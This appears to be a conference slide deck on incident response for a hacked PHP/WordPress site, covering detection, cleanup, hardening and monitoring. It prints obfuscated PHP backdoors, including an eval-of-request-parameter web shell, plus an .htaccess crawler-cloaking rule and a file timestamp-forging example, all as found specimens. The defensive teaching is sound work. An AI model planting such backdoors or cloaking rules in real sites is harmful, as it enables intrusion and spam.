
I've Been Hacked, Now What?

Beth Tucker Long
@e3betht

Who am I?

- Elizabeth Tucker Long (Beth - @e3betht)
- PHP Developer (Treeline Design, LLC)
- Stay-at-home Mom
- User Group Leader
- Mentor
- Apprentice

Looks Fine, right?



But Google?

Treeline Design, LLC

domain.com/

Hard to is just around a general questions Cialis Paypal Cialis Paypal or cash is just minutes.Social security checks or overdraw on most…

What is a search engine seeing?

http://www.webconfs.com/search-engine-spider-simulator.php

SEO Tools : Search Engine Spider Simulator

Spidered Text :
Treeline Design, Web Programming and Web Application Development Treeline Design Custom Website Design and Programming Home Meet Our Customers Contact Us Today Reviews Web Design to Bring your Business to the Top At Treeline Design, LLC, we will build you a dynamic website or custom web application to fit your business needs. We program in HTML, PHP, and MySQL/SQL as well as create custom graphics to make your site stand out. It is our goal to maximize your efficiency while keeping your costs down. Let your website do the work! How We Work Our site upholds the following standards: We will get to know you, your business, and your customers. We will sit down with you and talk through your vision, your goals, and your budget for the project. Then, we will come up with a plan to get you where you need to be and discuss each step of that plan with you. Our goal is not to just work for you, but to work with you. After completing the work, we will make sure that you are not only happy with the solution, but feel comfortable using it. We will always make sure that you receive a high-quality product that fits your business needs and personality.


Spidered Links :
http://treelinedesign.com/
http://treelinedesign.com/customers/
http://treelinedesign.com/contact/
http://treelinedesign.com/reviews/

What is Google seeing?

Google Webmaster Tools:

Crawl ->

Fetch as Google



How Google Sees It

Hard to is just around a general questions Cialis Paypal Cialis Paypal or cash is just minutes.Social security checks or overdraw on most with Buy Viagra Online Without Prescription Buy Viagra Online Without Prescription fees associated are tough spot.Fast online personal information is amazing to paying Cialis Cialis your feet and hardcopy paperwork.Compared with reasonable amount from time compared with one Viagra Viagra thing you take care of application process.Maybe your name for long drives during your Generic Viagra Generic Viagra account by a perfect credit score?Luckily these reviews there has probably experienced representative Fast Cash Advance Payday Loan Australia Fast Cash Advance Payday Loan Australia will slowly begin making their luck.Then theirs to use for visiting the http://enjoybliss.com.au/ http://enjoybliss.com.au/ truth is different policy. Web Design to Bring your Business to the Top At Treeline Design, LLC, we will build

What Happened?

Hard to is just around a general questions Cialis Paypal Cialis Paypal or cash is just minutes.Social security checks or overdraw on most with Buy Viagra Online Without Prescription Buy Viagra Online Without Prescription fees associated are tough spot.Fast online personal information is amazing to paying Cialis Cialis your feet and hardcopy paperwork.Compared with reasonable amount from time compared with one Viagra Viagra thing you take care of application process.Maybe your name for long drives during your Generic Viagra Generic Viagra account by a perfect credit score?Luckily these reviews there has probably experienced representative Fast Cash Advance Payday Loan Australia Fast Cash Advance Payday Loan Australia will slowly begin making their luck.Then theirs to use for visiting the http://enjoybliss.com.au/ http://enjoybliss.com.au/ truth is different policy.

But…

- Content files look normal
- Database info looks normal
- Admin panel does not show that text

- Where is it coming from?

Now What?

- Change the passwords/keys for all accounts (server and software)
- Check for SSH keys left behind (~/.ssh)
- Check the history for shell commands (~/.bash_history)
- Check the history for users/logins
- Contact your hosting company

Now What?

- Check "last" for strange users
- Check "history" for strange commands (even ones outside your session)

```
[beth]$ last
destr0y  ftpd4745  ::ffff:50.138.17 Fri Mar 1 10:40 - 10:46 (00:06)
zerocool ftpd57287 ::ffff:71.203.94 Fri Mar 1 10:00 - 10:00 (00:00)
ccawkdlm pts/1     83.165.216.223   Fri Mar 1 09:29 - 09:30 (00:00)

[beth]$ history
```

Hmm, I don't remember that…

```
[beth]$ ls

coockies
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
```

Strange Files

- coockies
- functions
- inc.php
- func.php
- wp-cache.old

What Will They Contain?

- Oftentimes at the top of the file or bottom
- Oftentimes on one line
- Can change "eval" to "echo" to view decoded code, however there are usually many layers of obfuscation

```
<?php
   eval(gzinflate(base64_decode('239halskdHAISUDHLHlkJFLEAIWAUFWL
   AIFUEWLNAC98WLH3KJCANLDKAHF9238HRLWAJNDKSAJNLFCA4987LIWFKDSJBV
   LWAIEUFLASKNFCLAKHLFWIEANCAIWECNALIWFEAIWUEHF…
   and so on.
```

What Will They Contain?

```
<?php
$_f___f='base'.(32*2).'_de'.'code';
if((md5($_REQUEST["img_id"]) ==
"ae6d32585ecc4d33cb8cd68a047d8434") &&
isset($_REQUEST["mod_content"]))
{ eval($_f___f($_REQUEST["mod_content"])); exit(); }
$_f___f=$_f___f(str_replace("\n", '',
'P7FB3AybFxmRoovQsw9XvisJsIs58T6CRxPuJufUTk8c3hlJgashBXy7CEnq5GL
YGsz+339CevK1Q9bHZW6BLqnQ5p
+P8Fbpk2HeUQ1RsPRFqnushMieeKDTcOcR1vFRFzo96ZXUzv7sCQ3GsiFooL9Hzi
VRrSPcOd0UuuJ14oEqAfS9d1qskiY6x/
iZCbnIoMasQS7Oh8IGLbxMdA9ylV6uZgFF3L4Pn
+ir1BW7tRN99ubywN96t8jPbOGZHtLfTxtbRKiqaitRjtF2L4//
ZrdBynv28pYLn7Hn7Bd0qtRMCaY
```

What Will They Contain?

```
$OOOOOOOOO=urldecode('%66%67%36%73%62%65%68%70%72%61%34%6
3%6f%5f%74%6e%64');$OOOOOOOO0=$OOOOOOOOO{4}.
$OOOOOOOOO{9}.$OOOOOOOOO{3}.$OOOOOOOOO{5};$OOOOOOOO0.=
$OOOOOOOOO{2}.$OOOOOOOOO{10}.$OOOOOOOOO{13}.
$OOOOOOOOO{16};$OOOOOOOO0.=$OOOOOOOO0{3}.$OOOOOOOOO{11}.
$OOOOOOOOO{12}.$OOOOOOOOO{7}.$OOOOOOOOO{5};$OOOOOOOO0=
$OOOOOOOOO{0}.$OOOOOOOOO{12}.$OOOOOOOOO{7}.$OOOOOOOOO{5}.
$OOOOOOOOO{15};$OOOOOOOO0=$OOOOOOOOO{0}.$OOOOOOOOO{1}.
$OOOOOOOOO{5}.$OOOOOOOOO{14};$OOOOOOOO0=
$OOOOOOOO0.$OOOOOOOOO{11};$OOOOOOOO0=
$OOOOOOOO0.$OOOOOOOOO{3};$OOOOOOOO0=$OOOOOOOOO{0}.
$OOOOOOOOO{8}.$OOOOOOOOO{5}.$OOOOOOOOO{9}.$OOOOOOOOO{16};
$OOOOOOOO0=$OOOOOOOOO{3}.$OOOOOOOOO{14}.$OOOOOOOOO{8}.
```

What Will They Contain?

```
eval($OOO0000O0('aWYoaXNzZXQgKCRfUkVRVUVTVFsiYm9mZiJdKSkN
Cgl7DQoNCiRhdXRoX3Bhc3MgPSAiIjsNCiRjb2xvciA9ICIjZGY1IjsNC
iRkZWZhdWx0X2FjdGlvbiA9ICdGaWxlc01hbic7DQokZGVmYXVsdF91c2
VfYWpheCA9IHRydWU7DQokZGVmYXVsdF9jaGFyc2V0ID0gJ1dpbmRvd3M
tMTI1MSc7DQoNCmlmKCFlbXB0eSgkX1NFUlZFUlsnSFRUUF9VU0VSX0FH
RU5UJ10pKSB7DQogICAgJHVzZXJBZ2VudHMgPSBhcnJheSgiR29vZ2xlI
iwgIlNsdXJwIiwgIk1TTkJvdCIsICJpYV9hcmNoaXZlciIsICJZYW5kZX
giLCAiUmFtYmxlciIpOw0KICAgIGlmKHByZWdfbWF0Y2goJy8nIC4gaW1
wbG9kZSgnfCcsICR1c2VyQWdlbnRzKSAuICcvaScsICRfU0VSVkVSWydI
VFRQX1VTRVJfQUdFTlQnXSkpIHsNCiAgICAgICAgaGVhZGVyKCdIVFRQL
zEuMCA0MDQgTm90IEZvdW5kJyk7DQogICAgICAgIGV4aXQ7DQogICAgfQ
0KfQ0KDQpAc2Vzc2lvbl9zdGFydCgpOw0KQGluaV9zZXQoJ2Vycm9yX2x
…
```

What Will They Contain?

```
/**
 * Creates common globals for the rest of Site
 * Sets $pagenow global which is the current page. Checks
 * for the browser to set which one is currently being used.
 * Detects which user environment SITE is being used on.
 * Only attempts to check for Apache and IIS. Two web servers
 * with known permalink capability.
 */
 /* WARNING: This file is protected by copyright law. To reverse engineer or decode this file is strictly prohibited. 131 */
error_reporting(0);eval(base64_decode('JGxMOXdGMWFZNHpYNmpUMWdUNWNOMmNMMmtRM2NKM3VIN25TM3hINGJH…
```

Commonly Injected Files

- .htaccess
- themes
- uploads
- config files
- plugins

.htaccess file

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (google|yahoo) [OR]
RewriteCond %{HTTP_REFERER} (google|yahoo)
RewriteCond %{REQUEST_URI} /$ [OR]
RewriteCond %{REQUEST_FILENAME} (shtml|html|htm|php|xml|
phtml|asp|aspx)$ [NC]
RewriteCond %{REQUEST_FILENAME} !common.php
RewriteCond /home/dir/domain.com/common.php -f
RewriteRule ^.*$    /common.php [L]
</IfModule>
```

What Does the Bad Stuff Do?


```
eval(gzinflate(base64_decode('239hal
skdHAISUDHLHlkJFLEAIWAUFWLAIFUEWLNAC
98WLH3KJCANLDKAHF9238HRLWAJNDKSAJNLF
CA4987LIWFKDSJBVLWAIEUFLASKNFCLAKHLF
WIEANCAIWECNALIWFEAIWUEHF…
```

Un-obfuscate

UnPHP - The Online PHP Decoder

http://www.unphp.net

Awesome, but Scary



Let's See What's Changed

```
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Mar 19  2012 favicon.gif


[beth]$ touch favicon.gif
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Jul 22  2015 favicon.gif


[beth]$ touch –t 201110011034 favicon.gif
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Oct  1  2011 favicon.gif
```

Dates

```
[beth]$ stat favicon.gif
  File: `favicon.gif'
  Size: 0  Blocks: 0  IO Block: 262144 regular empty file
Device: 811h/2065d      Inode: 4673485091  Links: 1
Access: (0644/-rw-r--r--)  Uid: (1231234/beth)   Gid:
   (123456/pg123456)
Access: 2014-10-01 10:34:00.000000000 -0700
Modify: 2014-10-01 10:34:00.000000000 -0700
Change: 2015-03-28 14:36:29.259135745 -0700

[beth]$ ls -cl favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Mar  28 2015 favicon.gif
```

Saving Time

```
[beth]$ find ./dir/ -type f -ctime -2 -exec ls -la {} \;
-rw-rw-r-- 1 beth1 beth2 455 Jul 20 14:56 ./dir/test1.php
-rw-rw-r-- 1 beth1 beth2 165 Jul 20 14:56 ./dir/test2.php
```

Tracing Access

(Thanks, David Mirza)

```
[beth]$ grep coooockies.php /dir/log/apache2/site1_access_log
   | tr –s ' ' | cut –d ' ' –f1 >> ip-list
```

- grep for all strange files
- grep again using IP address
- grep again for keywords like eval, base64_decode, gzinflate, or a copied string of the encoded code

WordPress Scanning Help

- Exploit Scanner (WordPress):
  http://wordpress.org/extend/plugins/exploit-scanner/
  This plugin searches the files on your website, and the posts and comments tables of your database for anything suspicious. It also examines your list of active plugins for unusual filenames.

- WPScan:
  http://wpscan.org/

WordPress Scanning Help

- Wordfence
  https://wordpress.org/plugins/wordfence/
  - Helps with security and performance

- Sucuri
  https://wordpress.org/plugins/sucuri-scanner/
  - security integrity monitoring, malware detection, and security hardening

Get Cleaning

- Restore from a known clean, offline backup
- Manually clean all changed files
- Make sure all software is up-to-date

Check your server

- Make sure access is locked down
- Make sure directory permissions are as restrictive as possible
- Make sure that you can't execute files that shouldn't be executable (like jpg, etc.)

Check your server

- Rootkit Hunter
  http://rkhunter.sourceforge.net/

- Lynis
  https://cisofy.com/lynis/

Get Cleaning - WordPress

- If using WordPress:
  - overwrite the core files with freshly downloaded ones
  - Uninstall any unused themes, reinstall current theme
  - Delete the plugins directory and install all plugins from scratch
  - Follow the hardening instructions: http://codex.wordpress.org/Hardening_WordPress
  - Check the uploads dir for PHP files

After Everything is Clean

- Change all passwords again
  - Use passwords that are not words, leet, or the first letters of words in Bible verses or popular songs.
  - Use passwords that are at least 15 characters long
- Regenerate/reissue all SSH key-pairs

Securing Your Hosting

- CloudFlare – CDN and security on free tier
  http://cloudflare.com

- OSSEC - log analysis, file integrity checking, policy monitoring, rootkit detection, real-time alerting and active response
  http://www.ossec.net

Set Up Monitoring

- Vega (automated crawling and vulnerability scanning: http://www.subgraph.com/

- Install WordPress plugins to help: http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/

Set Up Monitoring

- Fail2Ban – scan and ban IP addresses
  http://www.fail2ban.org

- Tripwire – threat detection and security scanning
  http://www.tripwire.com

- NetSparker – web application security scanner
  https://www.netsparker.com/web-vulnerability-scanner/

Set Up Monitoring

- Logwatch – http://sourceforge.net/projects/logwatch/

- Set up a cron job to grep for bad keywords, etc.

```
[beth]$ crontab –e
MAILTO="beth@treelinedesign.com"

Min hour day mon weekday path/to/script.sh
0 1 * * * /home/checkMySite.sh
0 0-23/4 * * * /home/checkMySite/sh
```

Other Things to Monitor

- Bandwidth usage
- Login attempts
- Server access during off-hours

Relax for a Moment, and Then…

Investigate Why This Happened

Common Entry Points

- Shared Hosting
- Software that is out-of-date
- Unused themes, plug-ins, and modules
- Applications that are not locked down
- World-readable config files
- Install directories that are not removed (and runnable!)

WordPress Tips

- Limit Login Attempts
- Move/Protect the Login Page
- Change the default admin user
- Use nice long, random passwords

Backup Files

Never do this:

Database_connection.php.backup20140131

Learn about security

- **Web Security Training Course**
  http://www.phparch.com/training/web-security/
- **PHP Security Guide**
  http://phpsec.org/projects/guide/
- **OWASP**
  https://www.owasp.org

After You Check Your Code…

Have someone else check it.

Ask Google to Recrawl

- If you don't own the site: https://www.google.com/webmasters/tools/submit-url/
- Sign up for Webmaster Tools
  - On the Dashboard, under **Crawl**, click **Fetch as Google**. Enter page and choose **Web**.
  - After "Success", **Submit to Index**

Ask Google to Reclassify

- In Webmaster Tools
  - Select the site
  - Click **Security Issues**
  - Click **Request a Review**

  or

https://www.google.com/webmasters/tools/reconsideration

Be Aware of Security Vulnerabilities

- OWASP Top Ten Project
  https://www.**owasp**.org/index.php/Category:**OWASP_Top_Ten**_Project

- CSI:PHP
  http://csiphp.com/

Be Aware of Security Vulnerabilities

- **websec.io**
  General security along with PHP-specific info
  http://websec.io/

- <?PHPDeveloper.org – Security Tagged Posts
  http://phpdeveloper.org/tag/security

Resources

- Spider Simulator: http://www.webconfs.com/search-engine-spider-simulator.php
- DIY Incident Response by David Mirza: http://www.subgraph.com/downloads/Subgraph-Confoo2013-DIY_Incident_Response.pdf
- FAQ: My site was hacked (WordPress Codex): http://codex.wordpress.org/FAQ_My_site_was_hacked
- Hardening WordPress (WordPress Codex): http://codex.wordpress.org/Hardening_WordPress
- How to completely clean your WordPress install (Smackdown): http://smackdown.blogsblogsblogs.com/2008/06/24/how-to-completely-clean-your-hacked-wordpress-installation/
- How to find a backdoor in a hacked WordPress (Otto on WordPress): http://ottopress.com/2009/hacked-wordpress-backdoors/
- Recommended WordPress Hosting (WordPress): http://wordpress.org/hosting/
- How to scan your WordPress site for potentially malicious code (wpbeginner): http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/
- Exploit Scanner (WordPress): http://wordpress.org/extend/plugins/exploit-scanner/
- WordPress Key Generator (WordPress): https://api.wordpress.org/secret-key/1.1/salt/
- Removing Malware from a WordPress Blog (Sucuri): http://blog.sucuri.net/2010/02/removing-malware-from-wordpress-blog.html
- How to Secure Your WordPress Login Page & Mitigate Hacking Risks http://www.inboundnow.com/how-to-secure-your-wordpress-login-page-mitigate-hacking-risks/
- Limiting Login Attempts in WordPress: http://wpspeak.com/limit-login-attempts-wordpress/
- WordFence: https://wordpress.org/plugins/wordfence/
- Fail2ban: http://www.fail2ban.org/wiki/index.php/Main_Page
- NetSparker: https://www.netsparker.com/web-vulnerability-scanner/

Find Me

@e3betht or Beth@TreelineDesign.com

- Find your local user group: http://php.ug/
- Find/Be a Mentor: http://phpmentoring.org/

Slides Available:
http://www.TreelineDesign.com/slides